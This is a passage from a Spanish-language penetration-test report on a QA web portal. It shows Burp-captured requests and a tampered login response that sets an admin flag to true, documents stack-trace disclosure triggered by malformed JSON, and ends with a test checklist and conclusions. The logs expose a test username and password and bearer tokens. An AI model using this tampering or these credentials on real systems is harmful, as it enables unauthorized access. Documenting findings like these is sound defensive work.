
La herramienta Burp recibe la respuesta de la validación satisfactoria de las credenciales y modifica la respuesta antes que llegue al navegador, esta es la respuesta original.

Request	Original response	Respuesta Original
<pre>1 POST /api/v1/login HTTP/2 2 Host: qa-perfiles.agunsa.com 3 Content-Length: 184 4 Sec-Ch-Ua-Platform: "Windows" 5 Access-Control-Allow-Origin: * 6 Accept-Language: es-419,es;q=0.9 7 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" 8 Content-Type: application/json 9 Sec-Ch-Ua-Mobile: ?0 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) ; 11 Accept: */* 12 Origin: https://qa-perfiles.agunsa.com 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Dest: empty 16 Referer: https://qa-perfiles.agunsa.com/shared-login.ht 17 Accept-Encoding: gzip, deflate, br 18 Priority: u=1, i 19 20 { "codigoSistema": "PERFILES", "login": "Insideusr", "password": "Usuario2026*", "mantenerSesionAbierta": false, "requiereAdmGlobal": true, "requiereAdmOrg": false, "requiereAlgunPrivilegio": false }</pre>	<pre>15 Referrer-Policy: no-referrer 16 Set-Cookie: bearerToken=deleted; path=/; expire 17 Strict-Transport-Security: max-age=31536000; in 18 X-Content-Type-Options: nosniff 19 X-Dns-Prefetch-Control: off 20 X-Download-Options: noopen 21 X-Frame-Options: SAMEORIGIN 22 X-Permitted-Cross-Domain-Policies: none 23 X-Xss-Protection: 0 24 25 { "status": 200, "message": "OK", "data": { "usuario": { "email": "rberrosapi@gmail.com", "nombre": "Inside Security", "login": "insideusr" }, "admGlobal": false, "tipoAutenticacion": { "codigo": "INTERNA", "nombre": "Contraseña interna", "tipo": "INTERNA" }, "privilegios": { "PERFILES": { "CONSULTA": true, "LOG": true } } } }</pre>	parámetro vulnerable

Y esta es la respuesta original, como se puede ver los privilegios que llegaron al navegador son superiores al de la respuesta original.


Request	Auto-modified response	Respuesta modificada
<pre> 1 POST /api/v1/login HTTP/2 2 Host: qa-perfiles.agunsa.com 3 Content-Length: 184 4 Sec-Ch-Ua-Platform: "Windows" 5 Access-Control-Allow-Origin: * 6 Accept-Language: es-419,es;q=0.9 7 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" 8 Content-Type: application/json 9 Sec-Ch-Ua-Mobile: ?0 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) ; 11 Accept: */* 12 Origin: https://qa-perfiles.agunsa.com 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Dest: empty 16 Referer: https://qa-perfiles.agunsa.com/shared-login.ht 17 Accept-Encoding: gzip, deflate, br 18 Priority: u=1, i 19 20 { "codigoSistema": "PERFILES", "login": "Insideusr", "password": "Usuario2026*", "mantenerSesionAbierta": false, "requiereAdmGlobal": true, "requiereAdmOrg": false, "requiereAlgunPrivilegio": false } </pre>	<pre> 17 Strict-Transport-Security: max-age=31536000; inc 18 X-Content-Type-Options: nosniff 19 X-Dns-Prefetch-Control: off 20 X-Download-Options: noopen 21 X-Frame-Options: SAMEORIGIN 22 X-Permitted-Cross-Domain-Policies: none 23 X-Xss-Protection: 0 24 25 { "status": 200, "message": "OK", "data": { "usuario": { "email": "rberrosapi@gmail.com", "nombre": "Inside Security", "login": "insideusr" }, "admGlobal": true, "tipoAutenticacion": { "codigo": "INTERNA", "nombre": "Contraseña interna", "tipo": "INTERNA" }, "privilegios": { "PERFILES": { "CONSULTA": true, "SEND_EMAIL": true, </pre>	

En el navegador, debido a ese cambio el usuario *Insideusr* tiene acceso a funciones de admin, superiores a las que inicialmente se mostraron.



Al intentar utilizar alguna de las secciones del panel (por ejemplo, Administrar Usuarios), el backend sí verifica la autorización real del token, pero si bien tienes una vista visual de las

opciones al acceder a alguna de ellas devuelve HTTP 403 “No está autorizado”. Esto confirma que la validación existe en el backend para operaciones, pero no como guardia de acceso al panel desde el inicio del flujo.



B02: Mal manejo de errores permite ubicar rutas internas

Descripción:

Se ha identificado una vulnerabilidad que da cuenta que el framework basado en Node.js con Express no implementa un manejador de errores personalizado para producción. Cuando se envía un cuerpo JSON malformado a cualquiera de los endpoints de la API, el servidor responde con HTTP 400 Bad Request incluyendo en el body el stack trace completo del error interno de Node.js, exponiendo información detallada sobre la arquitectura interna de la aplicación.

Un usuario puede acceder en el stack trace a conocer Framework y runtime, Módulos internos con versiones y rutas, Arquitectura interna de la aplicación y cabecera de tecnología expuesta.

OWASP TOP 10	A10:2025 - Mishandling of Exceptional Conditions
CWE	CWE-209 : Generation of Error Message Containing Sensitive Information
Nivel de criticidad	Bajo (2.3)
Estado	VULNERABLE
Puntuación CVSS	CVSS:4.0/AV:A/AC:H/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N
URL afectada	URLs: Todas las URLs que emplean GET, PUT, DELETE, POST Parámetro Afectado: {JSON MALFORMADO}
Impacto	- Reconocimiento de infraestructura facilitado: el stack trace revela el framework, versiones de módulos, rutas internas y arquitectura de la aplicación, información que un atacante utiliza para identificar versiones vulnerables de dependencias y vectores de ataque específicos. - Alcance genérico en el backend: al estar ausente el manejador de errores a nivel de middleware, todos los endpoints del backend son susceptibles de exponer stack traces ante entradas inesperadas, no solo los dos confirmados durante la prueba. - Impacto bajo de forma aislada: no hay explotación directa, pero la información expuesta reduce el esfuerzo necesario para un atacante en fases de reconocimiento previas a ataques más sofisticados.
Recomendaciones	Implementar un manejador de errores centralizado en Express: agregar un middleware de error al final de la cadena de Express (app.use((err, req, res, next) => ...)) que capture todas las excepciones no manejadas y devuelva únicamente un mensaje genérico al cliente (ej. {"error":"Bad Request"}) sin incluir el stack trace, rutas internas ni detalles del runtime. Los detalles del error deben registrarse exclusivamente en los logs del servidor. Eliminar la cabecera X-Powered-By: deshabilitar la cabecera X-Powered-By en Express mediante app.disable('x-powered-by') o usando el middleware Helmet (helmet()) que la elimina automáticamente junto con otras cabeceras de seguridad. Esto elimina la revelación del framework sin esfuerzo adicional.

3. **Configurar NODE_ENV=production:** verificar que la variable de entorno NODE_ENV esté configurada como production, ya que algunos frameworks y librerías de Node.js reducen automáticamente la verbosidad de los errores en modo producción.
4. **Establecer un control de Tasa (Rate Limiting):** Limitar el número de peticiones de descarga por usuario para prevenir la exfiltración masiva de documentos.

Datos de prueba:

Para este caso, se empleó el usuario **insideadm**.

Evidencias

Se evidencia que cualquier solicitud que tenga un JSON malformado genera un error que no es controlado.

Request	Response
<pre> 1 POST /api/v1/sistemas HTTP/2 2 Host: qa-perfiles.agunsa.com 3 Content-Length: 176 4 Sec-Ch-Ua-Platform: "Windows" 5 Authorization: Bearer JPHedg5KlykZmY4ihkZRF4FWwX8l5L7OUFdx14FTDhWqDcxPR 6 Accept-Language: es-419,es;q=0.9 7 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" 8 Sec-Ch-Ua-Mobile: ?0 9 Access-Control-Allow-Origin: * 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, 11 like Gecko) Chrome/146.0.0.0 Safari/537.36 12 Content-Type: application/json 13 Accept: */* 14 Origin: https://qa-perfiles.agunsa.com 15 Sec-Fetch-Site: same-origin 16 Sec-Fetch-Mode: cors 17 Referer: https://qa-perfiles.agunsa.com/ 18 Accept-Encoding: gzip, deflate, br 19 Priority: u=1, i 20 Se introduce comilla simple 21 "codigo":"PRUEBA", "nombre":"PRUEBA", "activo":true, "tituloLogin":"PRUEBA", "endpointRegistro":"HTTPS://PRUEBA.COM", "privilegios":[], "tiposAutenticacion":[], "ecosistema":false } </pre>	<pre> 1 HTTP/2 400 Bad Request 2 Date: Tue, 14 Apr 2026 03:43:15 GMT 3 Content-Type: text/html; charset=utf-8 4 Content-Length: 1003 5 X-Powered-By: Express 6 Content-Security-Policy: default-src 'none' 7 X-Content-Type-Options: nosniff 8 9 <!DOCTYPE html> 10 <html lang="en"> 11 <head> 12 <meta charset="utf-8"> 13 <title> 14 Error 15 </title> 16 </head> 17 <body> 18 <pre> 19 SyntaxError: Expected property name or <#39> or <#38> in JSON at position 1 (1. 20 anbsp; anbsp;at parse (/usr/src/app/node_modules/body-parser/lib/types/json 21 anbsp; anbsp;at /usr/src/app/node_modules/body-parser/lib/read.js:128:18) 22 anbsp; anbsp;at AsyncResource.runInAsyncScope (node:async_hooks:214:14) 23 anbsp; anbsp;at invokeCallback (/usr/src/app/node_modules/raw-body/index.js: 24 anbsp; anbsp;at done (/usr/src/app/node_modules/raw-body/index.js:227:7) 25 anbsp; anbsp;at IncomingMessage.onEnd (/usr/src/app/node_modules/raw-body/ 26 anbsp; anbsp;at IncomingMessage.emit (node:events:519:28) 27 anbsp; anbsp;at endReadableNT (node:internal/streams/readable:1698:12) 28 anbsp; anbsp;at process.processTicksAndRejections (node:internal/process/t 29 </pre> 30 </body> 31 </html> </pre> La respuesta muestra rutas internas

Request	Response
<pre> 1 GET /api/v1/sistemas HTTP/2 2 Host: qa-perfiles.agunsa.com 3 Sec-Ch-Ua-Platform: "Windows" 4 Authorization: Bearer KTW5TRfuhFD0GRaCD0N_0GqMEv0d4C3eyMQXdJiaQ_NuNiYps 5 Accept-Language: es-419,es;q=0.9 6 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" 7 Sec-Ch-Ua-Mobile: ?0 8 Access-Control-Allow-Origin: * 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; 10 x64) AppleWebKit/537.36 (KHTML, like Gecko) 11 Chrome/146.0.0.0 Safari/537.36 12 Content-Type: application/json 13 Accept: */* 14 Sec-Fetch-Site: same-origin 15 Sec-Fetch-Mode: cors 16 Referer: https://qa-perfiles.agunsa.com/ 17 Accept-Encoding: gzip, deflate, br 18 Priority: u=1, i 19 Content-Length: 2 20 -- 21 Caracteres (no son json) </pre>	<pre> 1 HTTP/2 400 Bad Request 2 Date: Wed, 15 Apr 2026 03:39:27 GMT 3 Content-Type: text/html; charset=utf-8 4 Content-Length: 1001 5 X-Powered-By: Express 6 Content-Security-Policy: default-src 'none' 7 X-Content-Type-Options: nosniff 8 9 <!DOCTYPE html> 10 <html lang="en"> 11 <head> 12 <meta charset="utf-8"> 13 <title> 14 Error 15 </title> 16 </head> 17 <body> 18 <pre> 19 SyntaxError: Unexpected token <#39> or <#39>, <#39> or <#39> is not va 20 anbsp; anbsp;at JSON.parse (<anonymous>:1:1) 21 anbsp; anbsp;at createStrictSyntaxError (/usr/src/app/node_modules 22 anbsp; anbsp;at parse (/usr/src/app/node_modules/body-parser/lib/t 23 anbsp; anbsp;at /usr/src/app/node_modules/body-parser/lib/read.js: 24 anbsp; anbsp;at AsyncResource.runInAsyncScope (node:async_hooks:21 25 anbsp; anbsp;at invokeCallback (/usr/src/app/node_modules/raw-body 26 anbsp; anbsp;at done (/usr/src/app/node_modules/raw-body/index.js: 27 anbsp; anbsp;at IncomingMessage.onEnd (/usr/src/app/node_modules/r 28 anbsp; anbsp;at IncomingMessage.emit (node:events:519:28) 29 anbsp; anbsp;at endReadableNT (node:internal/streams/readable:1698 30 </pre> 31 </body> 32 </html> </pre> rutas expuestas

</pre>

Checklist Batería de Pruebas

1. RECOPIACIÓN DE INFORMACIÓN	
Reconocimiento de fugas de información	☐
Fingerprint de Servidor Web	X
Revisar metadatos en el portal web	X
Enumerar Aplicaciones dentro el Servidor Web	X
Revisar el contenido de la página web	X
Identificar los puntos de entrada de la aplicación	☐
Trazar rutas de ejecución a través de la aplicación	☐
Fingerprint al Framework de Aplicación Web	X
Fingerprint de Aplicación Web	X
Mapeo de arquitectura de aplicación	☐
2. PRUEBAS DE CONFIGURACIÓN Y DESPLIEGUE	
Verificar la política de CORS	X
Prueba a la configuración de la plataforma de aplicaciones	☐
Prueba de manejo de extensiones de archivos para información confidencial	X
Búsqueda de copias de seguridad antigua y archivos sin referencia	X
Enumerar interfaces de administración de aplicación e infraestructura	☐
Prueba de métodos HTTP	☐
Verificar HTTP Strict Transport Security (HSTS)	☐
Prueba de RIA Cross Domain Policy	☐
Prueba de permisos de archivos	X
Búsqueda de directorios ocultos	X
3. PRUEBAS DE GESTIÓN DE IDENTIDAD	
Pruebas de definiciones de roles	X
Pruebas al proceso de registro de usuario	X
Pruebas al proceso de entrega de cuenta	X
Pruebas de enumeración y adivinación de cuentas de usuario	X

Pruebas de política débil o no aplicada para nombres de usuario	X
4. PRUEBAS DE AUTENTICACIÓN	
Pruebas para transporte de credenciales sobre canal no cifrado	☐
Pruebas de credenciales por defecto	☐
Pruebas de autenticación fallida por método de bloqueo débil	X
Pruebas de Bypass al mecanismo de autenticación MFA	☐
Pruebas de recuperación de contraseña vulnerable	X
Prueba de caché débil del explorador	☐
Pruebas a la política débil de contraseñas	☐
Pruebas de autenticación por pregunta de seguridad débil	☐
Pruebas de cambio de contraseña o funciones de reinicio débiles	X
Pruebas de autenticación débil en un canal alternativo	☐
Pruebas de validación de Captcha/reCaptcha	☐
5. PRUEBAS DE AUTORIZACIÓN	
Inclusión de archivos en directorios transversales	X
Pruebas para eludir el esquema de autorización	X
Prueba de escalada de privilegios	X
Referencia directa insegura a objetos (IDOR)	X
6. PRUEBAS DE GESTIÓN DE SESIONES	
Pruebas del esquema de gestión de sesiones	X
Pruebas para los atributos de las cookies	☐
Pruebas de fijación de sesiones	☐
Pruebas de variables de sesión expuestas	☐
Pruebas de Falsificación de solicitudes entre sitios (CSRF)	☐
7. PRUEBAS DE VALIDACIÓN DE ENTRADAS	
Pruebas de XSS (Cross Site Scripting) reflejado	X
Pruebas de XSS (Cross Site Scripting) almacenado	X
Pruebas de tampering de verbos HTTP	X
Pruebas de HTTP Parameter Pollution	☐

Pruebas de Inyección SQL	X
8. PRUEBAS PARA MANEJO DE ERRORES	
Divulgación de Información en Mensajes de Error	X
Prueba de Stack Traces	X
Divulgación de información en una página debug	☐
9. PRUEBAS DE CRIPTOGRAFÍA DÉBIL	
Pruebas para debilidad en la capa de transporte	☐
Pruebas de Padding Oracle	☐
Pruebas de información confidencial enviada a través de canales no cifrados	☐
Prueba de encriptación débil	X
Exposición de información sensible en la URL	☐
Exposición del PAN completo en pantalla / logs	☐
10. PRUEBAS DE LÓGICA DE NEGOCIO	
Prueba de validación de datos de lógica empresarial	X
Prueba de capacidad para falsificar solicitudes	X
Comprobaciones de integridad	X
Prueba para procesos en tiempo	☐
Prueba Número de veces que se puede usar una función Límites (rate Limit)	X
11. PRUEBAS DEL LADO DEL CLIENTE	
Pruebas de DOM Cross Site Scripting	X
Pruebas de ejecución de Javascript	X
Inyección HTML	X
Pruebas de redirección URL de lado del cliente	☐
Pruebas de Inyección CSS	☐
Pruebas de manipulación de recursos de lado del cliente	☐
Pruebas Cross Origin Resource Sharing (CORS)	X
Pruebas de flasheo entre sitios	☐
Prueba para Clickjacking	☐
Prueba websockets	X

Prueba de mensajería web	☐
Pruebas de almacenamiento en el navegador	☐
Pruebas inclusión secuencias de comandos entre	☐
12. PRUEBAS DE API	
Prueba de Introspección GraphQL habilitada	☐

Conclusiones

En el marco de las pruebas de seguridad realizadas sobre **el Portal Perfiles**, se identificaron 6 vulnerabilidades que podrían comprometer la seguridad de la aplicación y la protección de la información procesada.

Los hallazgos detectados se relacionan principalmente con:

- Exposición de Credenciales en Texto Claro en API de Parámetros contiene secretos Críticos Comprometidos (SMTP, AWS IAM).
- Apropiación de cuenta completa (ATO) en cualquier cuenta mediante cadena de vulnerabilidades.
- Stored XSS (Cross-Site Scripting Almacenado) al ingresar o actualizar datos.
- Ausencia de Rate Limiting en Operaciones CRUD.
- Evasión de control de verificación de Administrador Global al inicio de sesión.
- Mal manejo de errores permite ubicar rutas internas.

Estas vulnerabilidades podrían permitir la alteración de datos, el acceso indebido a información sensible o la enumeración de recursos internos, impactando la confidencialidad, integridad y disponibilidad del sistema.

Se recomienda implementar las medidas de mitigación descritas en el presente informe y realizar las validaciones técnicas correspondientes una vez aplicadas. Asimismo, se sugiere mantener coordinación con el equipo de desarrollo para verificar la correcta implementación de los controles y ejecutar una revalidación posterior que confirme la remediación efectiva de los hallazgos.